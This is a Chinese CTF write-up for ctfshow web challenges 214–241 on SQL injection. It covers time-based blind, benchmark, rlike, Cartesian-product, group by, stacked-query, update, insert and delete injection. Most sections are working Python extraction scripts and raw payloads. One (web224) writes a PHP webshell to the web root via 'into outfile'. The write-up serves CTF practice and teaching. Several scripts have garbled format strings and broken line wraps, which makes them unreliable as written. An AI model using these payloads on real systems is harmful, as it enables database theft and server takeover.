
需要写tamper,实力不允许啊~~

## 时间盲注

### web214(时间盲注-数字型)

时间盲注,无过滤

找了半天才找到了注入点



The screenshot shows a web browser's developer console. On the left, there is a file explorer showing a directory structure with files like 'jquery-3.2.1.min.js' and 'select.js'. On the right, the console log shows a jQuery AJAX call. The log entry is as follows:

```
5 console.log(data);
6 });
7 });
8
9 $.ajax({
10   url: 'api/',
11   dataType: "json",
12   type: 'post',
13   data: {
14     ip: returnCitySN["cip"],
15     debug: 0
16   }
17
18 });
```

EXP

```

#@Auth: Sentiment
import requests
url="http://b88eed8b-d22b-424a-a07e-0a698613b0e9.challenge.ctf.show/api/index.php"
flag=' '
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'ip':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},{,1))<{},{,sleep(2),0)".format(i,mid),'debug':"0" #ctfshow_flagx
            #'ip':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='ctfshow_flagx'),{},{,1))<{},{,sleep(2),0)".format(i,mid),'debug':"0" #id,flaga,info
            'ip':"if(ascii(substr((select flaga from ctfshow_flagx),{},{,1))<{},{,sleep(2),0)".format(i,mid),'debug':"0"
            #ctfshow{cca03fdf-2737-491e-8709-9e20f78f4789}

        }
        #print(data)
        try:
            r = requests.post(url=url,data=data,timeout=1.5)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break

```

## web215(时间盲注-字符型)

提示用了单引号,所以要进行闭合

EXP

```

#@Auth: Sentiment
import requests
url='http://f10cabf3-1700-4a5a-abec-aea5d330a2ce.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'ip':"or if (ascii(substr((select group_concat(table_name) from information_schema.tables where ta
ble_schema=database()),{ },1))<{ },sleep(1),0)#".format(i,mid),#ctfshow_flagxc,ctfshow_info
            #'ip': "or if (ascii(substr((select group_concat(column_name) from information_schema.columns where
table_name='ctfshow_flagxc'),{ },1))<{ },sleep(1),0)#".format(i, mid), # id,flagaa,info
            'ip': "'or if (ascii(substr((select flagaa from ctfshow_flagxc),{ },1))<{ },sleep(1),0)#".format(i, mi
d), # ctfshow{ba17baf8-3fae-41de-8817-ddc47f6a0946}
            'debug':0
        }
        #print(data)
        try:
            r=requests.post(url=url,data=data,timeout=1)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break

```

## web216(时间盲注-字符型)

查询语句

```
where id = from_base64($id);
```

from\_base64会对payload进行解密,但只需要用括号将其闭合即可

```

#@Auth: Sentiment
import requests
url='http://20b1f172-b384-43f5-a2c9-b41931fa9f7f.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            'ip':"1)or if (ascii(substr((select group_concat(table_name) from information_schema.tables where ta
ble_schema=database()),{},{},1))<{},{},sleep(1),0)#".format(i,mid),#ctfshow_flagxcc,ctfshow_info
            #'ip': "1)or if (ascii(substr((select group_concat(column_name) from information_schema.columns wher
e table_name='ctfshow_flagxcc'),{},{},1))<{},{},sleep(1),0)#".format(i, mid), # id,flagaac,info
            #'ip': "1)or if (ascii(substr((select flagaac from ctfshow_flagxcc),{},{},1))<{},{},sleep(1),0)#".format(i
, mid), # ctfshow{b0c287b8-a8d3-4e10-b4e2-9922ff13f12c}
            'debug':0
        }
        #print(data)
        try:
            r=requests.post(url=url,data=data,timeout=1)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break

```

## web217(时间盲注-benchmark)

过滤了sleep

可以用benchmark代替,但benchmark费时误差又大,所以这里借鉴了feng师傅的思路,使用了time.sleep函数使每请求一次延迟0.2秒,提高准确率,且每爆出一个字母后就再延迟1.2秒,以免服务器卡顿,这样每条请求之间间隔一定的时间,虽然爆起来比较慢,但是准确率可以说是100%,不至于受到服务器和网速的影响。

EXP

```

#@Auth: Sentiment
import requests
import time
url="http://f563ebb3-cced-467b-b970-59f54fb5c9a0.challenge.ctf.show/api/index.php"
flag=''
for i in range(50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'ip':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},{},1))<{},{},benchmark(1000000,md5(1)),0)".format(i,mid),'debug':"0" #ctfshow_flagxccb,ctfshow_info
            #'ip':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='ctfshow_flagxccb'),{},{},1))<{},{},benchmark(1000000,md5(1)),0)".format(i,mid),'debug':"0" #id,flagaabc,info
            #'ip':"if(ascii(substr((select flagaabc from ctfshow_flagxccb),{},{},1))<{},{},benchmark(1000000,md5(1)),0)".fo
rmat(i,mid),'debug':"0" #ctfshow{d0ec2f99-1463-480a-b2d0-f5bb3d464411}
        }
        #print(data)
        try:
            r = requests.post(url=url,data=data,timeout=0.5)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
        time.sleep(0.2)
    time.sleep(1)

```

## web218(rlIKE注入)

过滤sleep、benchmark

可参考其它方式:SQL注入有趣姿势总结 - 先知社区 ([aliyun.com](http://aliyun.com))

rpad()

RPAD()函数将一个字符串用另一个字符串填充到一定长度。

```

SELECT RPAD("SQL Tutorial", 20, "ABC");
//SQL TutorialABCABCAB 用“ABC”右键填充字符串，总长度为20:

```

rlIKE和benchmark其实是差不多的,rlIKE主要是通过rpad()将字符填充到很大的长度,在通过rlIKE或regex进行正则匹配,SQL在计算式会产生一段时延,从而完成延时判断

这里用rlIKE或regex代替过滤关键字



```

#@Auth: Sentiment
import requests
import time as t
url='http://1f9f1f2c-622c-49cb-ac6f-83440455a1e5.challenge.ctf.show/api/index.php'
time="concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad
(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rp
ad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) rlike '(a.*)+(a.*)
+b'"
flag=''
for i in range(50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #ip:"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},{,1))<{},{,0}).format(i,mid,time),'debug':"0" # ctfshow_flagxc,ctfshow_info
            #ip:"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='ctfshow_flagxc'),{},{,1))<{},{,0}).format(i,mid,time),'debug':"0" #id,flagaac,info
            'ip':"if(ascii(substr((select flagaac from ctfshow_flagxc),{},{,1))<{},{,0}).format(i,mid,time),'debug':"
0" #ctfshow{4782f3eb-3533-4efa-89c7-d83f0d2b1e08}
        }
        #print(data)
        try:
            r = requests.post(url=url,data=data,timeout=0.5)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
        t.sleep(0.2)
    t.sleep(1)

```

## web219(笛卡尔积注入)

过滤sleep、benchmark、rlike

笛卡尔积

多个集合中的每个元素所组成的集合，例： $A \times B = A$ 和 $B$ 中每个元素的组合所组成的集合

过滤rlike可以用regexp代替，regexp只需要把上题了exp的rlike换成regexp即可，这里用笛卡尔积盲注

```

#@Auth: Sentiment
import requests
import time as t
url='http://7a3e420c-16f5-43e2-b2ff-86b291d6db01.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'ip':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},{,1))<{},{(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),0)".fo
rmat(i,mid),'debug':"0" # ctfshow_flagxca,ctfshow_info
            #'ip':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='ctfshow_flagxca'),{},{,1))<{},{(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),
0)".format(i,mid),'debug':"0" # id,flagabc,info
            'ip':"if(ascii(substr((select flagabc from ctfshow_flagxca),{},{,1))<{},{(SELECT count(*) FROM information
_schema.columns A, information_schema.columns B),0)".format(i,mid),'debug':"0" #ctfshow{95dad069-1b17-4b42-86e0-
4e15d5a546ab}
        }
        print(data)
        try:
            r = requests.post(url=url,data=data,timeout=0.15)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
        t.sleep(0.2)
    t.sleep(1)

```

只设置了两个集合,所以计算时延会很小,因此这里timeout只设置了0.15

## web220

返回逻辑

```

//屏蔽危险分子
function waf($str){
    return preg_match('/sleep|benchmark|rlike|ascii|hex|concat_ws|concat|mid|substr/i',$str);
}

```

过滤ascii和substr可以用like代替,在构造 payload 的时候使用 limit 限制查询条数,从而绕过 concat 的限制,在上题exp基础上修改一下即可

```

#@Auth: Sentiment
import requests
import time as t
url='http://b25594e9-ab57-43ce-a255-7b87f771b72a.challenge.ctf.show/api/index.php'
flag='ctfshow{'
for i in range(1,50):
    for j in 'abcdefghijklmnopqrstuvwxyz1234567890-_{}':
        data={
            #'ip':"if((select table_name from information_schema.tables where table_schema=database() limit 0,1) like '{'}',(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(flag + j + "%"),'debug':"0" # ctfshow_flagxcac
            #'ip':"if((select column_name from information_schema.columns where table_name='ctfshow_flagxcac' limit 1,1) like '{'}',(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(flag + j + "%"),'debug':"0" # flagaabcc
            #'ip':"if((select flagaabcc from ctfshow_flagxcac) like '{'}',(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)".format(flag + j + "%"),'debug':"0" #ctfshow{e97ffaa2-9de8-4b3d-a623-1a09ad9eeb83}
        }
        print(data)
        try:
            r = requests.post(url=url,data=data,timeout=0.15)

        except:
            flag+=j
            print(flag)
            break
        t.sleep(0.3)

```

由于除flag外其他数据库，表名，列名的值都不是以ctfshow{开头的,所以在爆这些数据时需要修改变量flag的值会有些麻烦,贴一个y4师傅用left截断判断的脚本

```

"""
Author:Y4tacker
"""
import requests
url = "http://36c60781-7da4-45f9-b863-59f914dffa84.chall.ctf.show/api/"

strr = "_1234567890{}-qazwsxedcrfvtgbyhnujmikolp"
# payload = "select table_name from information_schema.tables where table_schema=database() limit 0,1"
# payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxcac' limit 1,1"
payload = "select flagaabcc from ctfshow_flagxcac"
j = 1
res = ""
while 1:
    for i in strr:
        res += i
        data = {
            'ip': f"1) or if(left(({payload}},{j})='{res}'),(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
            'debug': '1'
        }
        # print(i)
        try:
            r = requests.post(url, data=data, timeout=3)
            res = res[:-1]
        except Exception as e:
            print(res)
            j+=1

```

## 其它注入

### web221(limit 注入)

查询语句

```
$sql = select * from ctfshow_user limit ($page-1)*$limit,$limit;
```

适用于5.0.0<Mysql<5.6.6

在select的limit后面可以跟procedure 和into两个关键字。

因为into的写文件需要需要知道绝对路径以及写入shell权限。

这里我们主要利用procedure。

procedure后面可以跟参数 analyse又支持两个参数。这里通过报错注入爆出数据库名称

payload:

```
?page=1&limit=1 procedure analyse(extractvalue(null,concat(0x7e,(database()),0x7e)),1)
```

### web222(group by 注入)

查询语句

```
$sql = select * from ctfshow_user group by $username;
```

group by可用于时间盲注,举个例子:

```
select * from users group by 1,if(1=1,sleep(0.5),1);
```

查询每一行时都需要执行sleep,我有5行数据所以需要大约5\*0.5秒=2.5秒左右的时间

```
mysql> select * from users group by 1, if(1=1, sleep(0.5), 1);
+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password |
| last_login | failed_login |          |          |          |
+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327deb882cf |
| 2021-05-02 18:48:09 | 0 |          |          |          |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853678922e |
| 2021-05-02 18:48:09 | 0 |          |          |          |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4fcc6921 |
| 2021-05-02 18:48:09 | 0 |          |          |          |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5c71e9e9 |
| 2021-05-02 18:48:09 | 0 |          |          |          |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327deb882cf |
| 2021-05-02 18:48:09 | 0 |          |          |          |
+-----+-----+-----+-----+-----+
5 rows in set (2.54 sec)
```

将查询语句与username进行拼接构造payload

```
select * from ctfsHOW_user group by $username;
$username=1,if(1=1,sleep(0.5),1);
拼接后
select * from ctfsHOW_user group by 1,if(1=1,sleep(0.5),1);
```

EXP

```
##@Auth: Sentiment
import requests
url='http://d34394c6-f3e8-4f29-b44a-37a8d7b99f4d.challenge.ctf.show/api/index.php?u='
flag=''
for i in range(50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        #payload="1,if(ascii(substr((select database()),{},{},1))<{},sleep(0.05),1);".format(i,mid)#ctfshow_web
        #payload="1,if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_
schema='ctfshow_web'),{},{},1))<{},sleep(0.05),1);".format(i,mid)#ctfshow_flaga,ctfshow_user
        #payload="1,if(ascii(substr((select group_concat(column_name) from information_schema.columns where tabl
e_name='ctfshow_flaga'),{},{},1))<{},sleep(0.05),1);".format(i,mid)#id,flagabc,info
        payload="1,if(ascii(substr((select flagabc from ctfsHOW_flaga),{},{},1))<{},sleep(0.05),1);".format(i,mid)
#ctfshow{0d226382-652e-4bb0-b33a-d35036ccc50a
        #print(url+payload)
        try:
            r=requests.get(url=url+payload,timeout=0.4)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break;
```

## web223(group by注入过滤数字)

过滤数字可以用true进行拼接

查询语句

```
$sql = select * from ctfsHOW_user group by $username;
//TODO:很安全，不需要过滤
//用户名不能是数字
```

当传参?u=username时回显中会有userAUTO,但等于其他的值时是没有的因此可以通过这一点进行盲注

EXP

```

#@Auth: Sentiment
import requests
def Num(n):
    num='true'
    if n==1:
        return num
    else:
        for i in range(n-1):
            num+="true"
        return num
url='http://e06740c1-28de-45fd-86f1-22c6a412e63e.challenge.ctf.show/api/index.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        #payload="if(ascii(substr((select database()),{},{})<{},{},username,'a')).format(Num(i),Num(1),Num(mid))#c
tfshow_web
        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_sc
hema='ctfshow_web'),{},{})<{},{},username,'a')).format(Num(i),Num(1),Num(mid))#ctfshow_flagas,ctfshow_user
        #payload = "if(ascii(substr((select group_concat(column_name) from information_schema.columns where tabl
e_name='ctfshow_flagas'),{},{})<{},{},username,'a')).format(Num(i), Num(1), Num(mid))#id,flagasabc,info
        payload = "if(ascii(substr((select flagasabc from ctfshow_flagas),{},{})<{},{},username,'a')).format(Num(
i), Num(1), Num(mid))#ctfshow{6802deb9-4bd5-47e3-9c0f-e12712dd1c14}
        params = {
            'u': payload
        }
        r = requests.get(url=url, params=params)
        #print(r.text)
        if "userAUTO" not in r.text:
            m=mid
        else:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break

```

## web224

贴个y1ng师傅的wp

[CTFshow 36D Web Writeup – 颖奇L'Amore \(gem-love.com\)](#)

大题思路:

师傅做了一个文件, 可以直接用, 上传上去就可以生成1.php直接getshell

都说在ctfshow群里有个payload.bin文件,但是加入三群没找到,于是根据博客大意弄了一个发现上传成功,前边的C64File是为了绕过类型检测,中间的十六进制为

```
<?=$_POST[0];
```

```
C64File1');select 0x3C3F3D60245F504F53545B305D603B into outfile '/var/www/html/1.php';--+
```

上传后直接getshell

ctfshow{5fd8c41c-3ec6-4ce4-8111-1d5092743ddb}

The screenshot shows a web proxy tool interface. At the top, there are navigation icons for '查看器' (Viewer), '控制台' (Console), '调试器' (Debugger), '网络' (Network), '样式编辑器' (Style Editor), '性能' (Performance), '内存' (Memory), '存储' (Storage), and '无障碍环境' (Accessibility). Below these are dropdown menus for 'Encryption', 'Encoding', 'SQL', 'XSS', 'LFI', 'XXE', and 'Other'. On the left, there are buttons for 'Load URL', 'Split URL', 'Execute', and 'ADD "/>

## web225

可以直接参考强网杯2019的随便注

(24条消息) 攻防世界-Web高手进阶区-supersqli(强网杯的随便注)\_feng的博客-CSDN博客

先解释一下预处理语句

```
SET @tn = 'tablename'; //存储表名
SET @sql = concat('select * from ', @tn); //存储SQL语句
PREPARE name from @sql; //预定义SQL语句
EXECUTE name; //执行预定义SQL语句
(DEALLOCATE || DROP) PREPARE sqla; //删除预定义SQL语句
例：
char(115,101,108,101,99,116)=select
1';SET @sqli=concat(char(115,101,108,101,99,116),'* from @tn');PREPARE Sentiment from @sqli;EXECUTE Sentiment;#
```

强网杯的payload:

方法一 使用rename和alter

```
1';rename tables `words` to `words1`;rename tables `1919810931114514` to `words`; alter table `words` change `flag` `id` varchar(100);#
```

方法二 使用handler

```
0';handler `1919810931114514` open;handler `1919810931114514` read first;#
```

方法三 使用预处理语句

```
0';set @sql=concat('select `flag` from `1919810931114514`');PREPARE stmt1 from @sql;EXECUTE stmt1;#
```

本题由于过滤掉了alert所以方法一就无法使用了,另外过滤了set所以方法三就不定义变量了,可以直接写字符串

payload:

```
1';handler `ctfshow_flagasa` open;handler`ctfshow_flagasa` read first;
1';prepare Sentiment from concat(char(115,101,108,101,99,116),'* from ctfshow_flagasa');execute Sentiment;
```

## web226

过滤了(可以用十六进制绕过 16进制转换, 16进制转换文本字符串, [在线16进制转换](#) | [在线工具 \(sojson.com\)](#))

payload:

```
爆表名
1';prepare Sentiment from 0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d652966726f6d20696e666f726d
6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f736368656d613d64617461626173652829;execute Senti
ment; //ctfsh_ow_flagas,ctfshow_user
爆列名
1';prepare Sentiment from 0x73656c6563742067726f75705f636f6e63617428636f6c756d6e5f6e616d652966726f6d20696e666f72
6d6174696f6e5f736368656d612e636f6c756d6e73207768657265207461626c655f6e616d653d2763746673685f6f775f666c6167617327
;execute Sentiment; //flagasb
爆数据
1';prepare Sentiment from 0x73656c656374202a2066726f6d2063746673685f6f775f666c61676173;execute Sentiment;
```

## web227(mysql 存储过程)

用上题payload仍然能爆出数据,但无论如何都爆不出flag表

所以这里就用到了mysql存储原理

在MySQL中存储过程和函数的信息存储在 information\_schema 数据库下的 Routines 表中, 可以通过查询该表的记录来查询存储过程和函数的信息, 其基本的语法形式如下:

```
SELECT * FROM information_schema.Routines
```

payload:

```
查看存储过程
?username=1';prepare Sentiment from 0x73656c656374202a2066726f6d20696e666f726d6174696f6e5f736368656d612e726f7574
696e6573;execute Sentiment;
调用getFlag()
?username=1';call getFlag();#
```

## web228-230

同226

## Update注入

## web231(Update注入)




## 查询语句

```
$sql = "update ctfsHOW_user set pass = '{$password}' where username = '{$username}';";
```

可以通过闭合password,在第一个注入点执行where条件查询语句,并将后边的where闭合掉(注入点/api/ post传参 username,password)

```
{"code":0,"msg":"\u66f4\u65b0\u6210\u529f","count":1,"data":[]}
```



The screenshot shows a web browser's developer tools network tab. The URL is `http://42fe4dfd-d287-4193-a27b-6143238ffa08.challenge.ctf.show/api/`. The request body is `password=1',username=(select group_concat(table_name) from information_schema.tables where table_schema=database()) where 1=1#&username=1`. The request is a POST request with the following options checked:  Post data,  Referer,  User Agent,  Cookies. There is a `Clear All` button next to the options.

传参后update界面中的username, password就变成了我们操控的部分

ID	用户名	密码
1	banlist,ctfshow_user,flaga	1
2	banlist,ctfshow_user,flaga	1
3	banlist,ctfshow_user,flaga	1
4	banlist,ctfshow_user,flaga	1
5	banlist,ctfshow_user,flaga	1

payload:

```
爆表名
password=1',username=(select group_concat(table_name) from information_schema.tables where table_schema=database
()) where 1=1#&username=1
爆列名
password=1',username=(select group_concat(column_name) from information_schema.columns where table_name='flaga')
where 1=1#&username=1
爆数据
password=1',username=(select flagas from flaga) where 1=1#&username=1
看师傅们用子查询的方式打这道题,目前对子查询了解的还不够,先贴个payload便于以后理解
password=',username=(select a from (select group_concat(flagas)a from flaga) y4tacker) where 1=1;#&username=1
```

## web232

查询语句

```
$sql = "update ctfshow_user set pass = md5('${password}') where username = '${username}';";
```

加了md5函数,上题payload,加个)闭合就行

## web233(时间盲注)

这个题的查询语句跟231的一样,但是不知道为什么用那个题的payload就不行,所以只能用盲注了

payload

```
password=1&username=1' or if(1=1,sleep(1),0)#
```

这里sleep(1)但是延时了好久,所以这里的sleep应该是一条语句的执行时间

EXP

```

#@Auth: Sentiment
import requests
url="http://ca1e9492-f29f-4110-9f6c-9688e00dfa6b.challenge.ctf.show/api/"
flag=' '
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'username':"1' or if(ascii(substr((select group_concat(table_name)from information_schema.tables where
table_schema=database()),{},{,1})<{,sleep(0.02),1)#".format(i,mid), #banlist,ctfshow_user,flag233333
            #'username':"1' or if(ascii(substr((select group_concat(column_name)from information_schema.columns where
e table_name='flag233333'),{},{,1})<{,sleep(0.02),1)#".format(i,mid), #id,flagass233,info
            'username':"1' or if(ascii(substr((select flagass233 from flag233333),{},{,1})<{,sleep(0.02),1)#".format(
i,mid), #ctfshow{b633b9e9-ad40-42a7-9e13-88cb9dad755d}
            'password': "1"
        }
        #print(data)
        try:
            r = requests.post(url=url,data=data,timeout=0.35)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break

```

## web234(过滤单引号)

题目描述说无过滤,但是过滤了单引号,可以利用反斜杠逃逸。

当password传参时,会将单引号转义,因此后边的where username =会被当做字符串处理,这是我们传参username=,username=xxx,即可完成逃逸

```
$sql = "update ctfshow_user set pass = '\ ' where username = ',username=xxx';";
```

表名部分可以用十六进制绕过

EXP

```

#@Auth: Sentiment
import requests
url="http://50923658-cbcd-4f6d-b81a-d79693e0056d.challenge.ctf.show/api/"
flag=' '
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'username':"username=if(ascii(substr((select group_concat(table_name)from information_schema.tables wh
ere table_schema=database()),{},{},1))<{},{},sleep(0.02),1)#".format(i,mid), #banlist,ctfshow_user,flag23a
            #'username':"username=if(ascii(substr((select group_concat(column_name)from information_schema.columns
where table_name=0x666c6167323361),{},{},1))<{},{},sleep(0.02),1)#".format(i,mid), #id,flagass23s3,info
            #'username':"username=if(ascii(substr((select flagass23s3 from flag23a),{},{},1))<{},{},sleep(0.02),1)#".forma
t(i,mid), #ctfshow{8371d57d-4d02-487f-8871-f0a0591421c7}
            'password': "\\\"
        }
        #print(data)
        try:
            r = requests.post(url=url,data=data,timeout=0.35)
            m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break

```

## web235(过滤or)

过滤or,所以information就不能用了

可以用mysql.innodb\_table\_stats代替,但只能爆出表名

exp

```

#@Auth: Sentiment
import requests
url="http://5b226a59-9c00-4c5c-8a4e-b5ecdb9dcd00.challenge.ctf.show/api/"
flag=' '
for i in range(1,100):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            'username':",username=if(ascii(substr((select group_concat(table_name) from mysql.innodb_table_stats where database_name=database()),{},{},1))<{},{},sleep(0.02),1)#".format(i,mid), #banlist,ctfshow_user,flag23a1
            'password': "\\\"
        }
        #print(data)
        try:
            r = requests.post(url=url,data=data,timeout=0.35)
            m=mid
        except:
            n=mid
    if(m+1==n):
        flag+=chr(m)
        print(flag)
        break

```

得到表名后再用无列明注入,爆出数据

```
password=&username=,username=(select `2` from (select 1,2,3 union select * from `flag23a1` limit 1,1)a)#
```

## web236(过滤输出flag)

过滤flag可以用base64编码绕过,用上题exp跑出表flaga, 然后执行无列名注入即可

payload:

```
password=&username=,username=(select to_base64(`2`) from (select 1,2,3 union select * from flaga limit 1,1)a)#
```

## inser注入

### web237(inser注入)

查询语句

```
$sql = "insert into ctfshow_user(username,pass) value('{username}','{password}');";
```

还是通过第一个注入点将后边')'闭合即可

payload:

```
查表名:
username=1',(select group_concat(table_name) from information_schema.tables where table_schema=database()))#&password=1
```

```
查列名:
username=1',(select group_concat(column_name) from information_schema.columns where table_name='flag'))#&password=1
```

```
爆数据:
username=1',(select flagass23s3 from flag))#&password=1
```

## web238(过滤空格)

老面孔了、括号绕过即可

payload:

```
爆表名
1',(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))#
爆列名
1',(select(group_concat(column_name))from(information_schema.columns)where(table_name='flag'))#
爆数据
1',(select(flag)from(flagb))#
```

## web239(过滤空格、or)

过滤or用mysql.innodb\_table\_stats代替即可,剩下的数据用无列明注入就可爆出,但本题暗过滤了"\*,所以无列明注入也不能用了,只能通过猜表的形式在爆出数据

payload:

```
爆表名
1',(select(group_concat(table_name))from(mysql.innodb_table_stats)where(database_name=database()))#
爆列名
1',(select(group_concat(`2`))from(select(1),2,(3)union(select(`*`)from(flagbb)))x)# //过滤*无法插入,因此也无法查询列
爆数据
根据上题猜测列名为flag,爆数据
1',(select(flag)from(flagbb))#
```

## web240(过滤空格 or sys mysql)

真是究极过滤啊,能用的都过滤了,只能根据提示猜测表名了

Hint:

```
表名共9位, flag开头, 后五位由a/b组成, 如flagabaab, 全小写
```

EXP

```

import requests
url='http://ec8be957-60f9-4bf6-8cca-fd028e80599f.challenge.ctf.show/api/insert.php'
for i in 'ab':
    for j in 'ab':
        for k in 'ab':
            for m in 'ab':
                for n in 'ab':
                    data={
                        'username':"1',(select(flag)from({}))#".format('flag'+i+j+k+m+n),
                        'password':'1'
                    }
                    r=requests.post(url=url,data=data)

```

## delete注入

### web241

sql语句

```
$sql = "delete from ctfsow_user where id = {$id}";
```

delete函数在进行判断后会回显删除成功、或删除失败,所以就不能给予回显内容来爆破数据、所以这里用时间盲注

EXP

```

#@Auth: Sentiment
import requests
url='http://80bc5222-eeb8-4d94-a68a-57d494f5809e.challenge.ctf.show/api/delete.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
            #'id':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},{,1})<{},{,sleep(0.05),1})#".format(i,mid) # banlist,ctfsow_user,flag
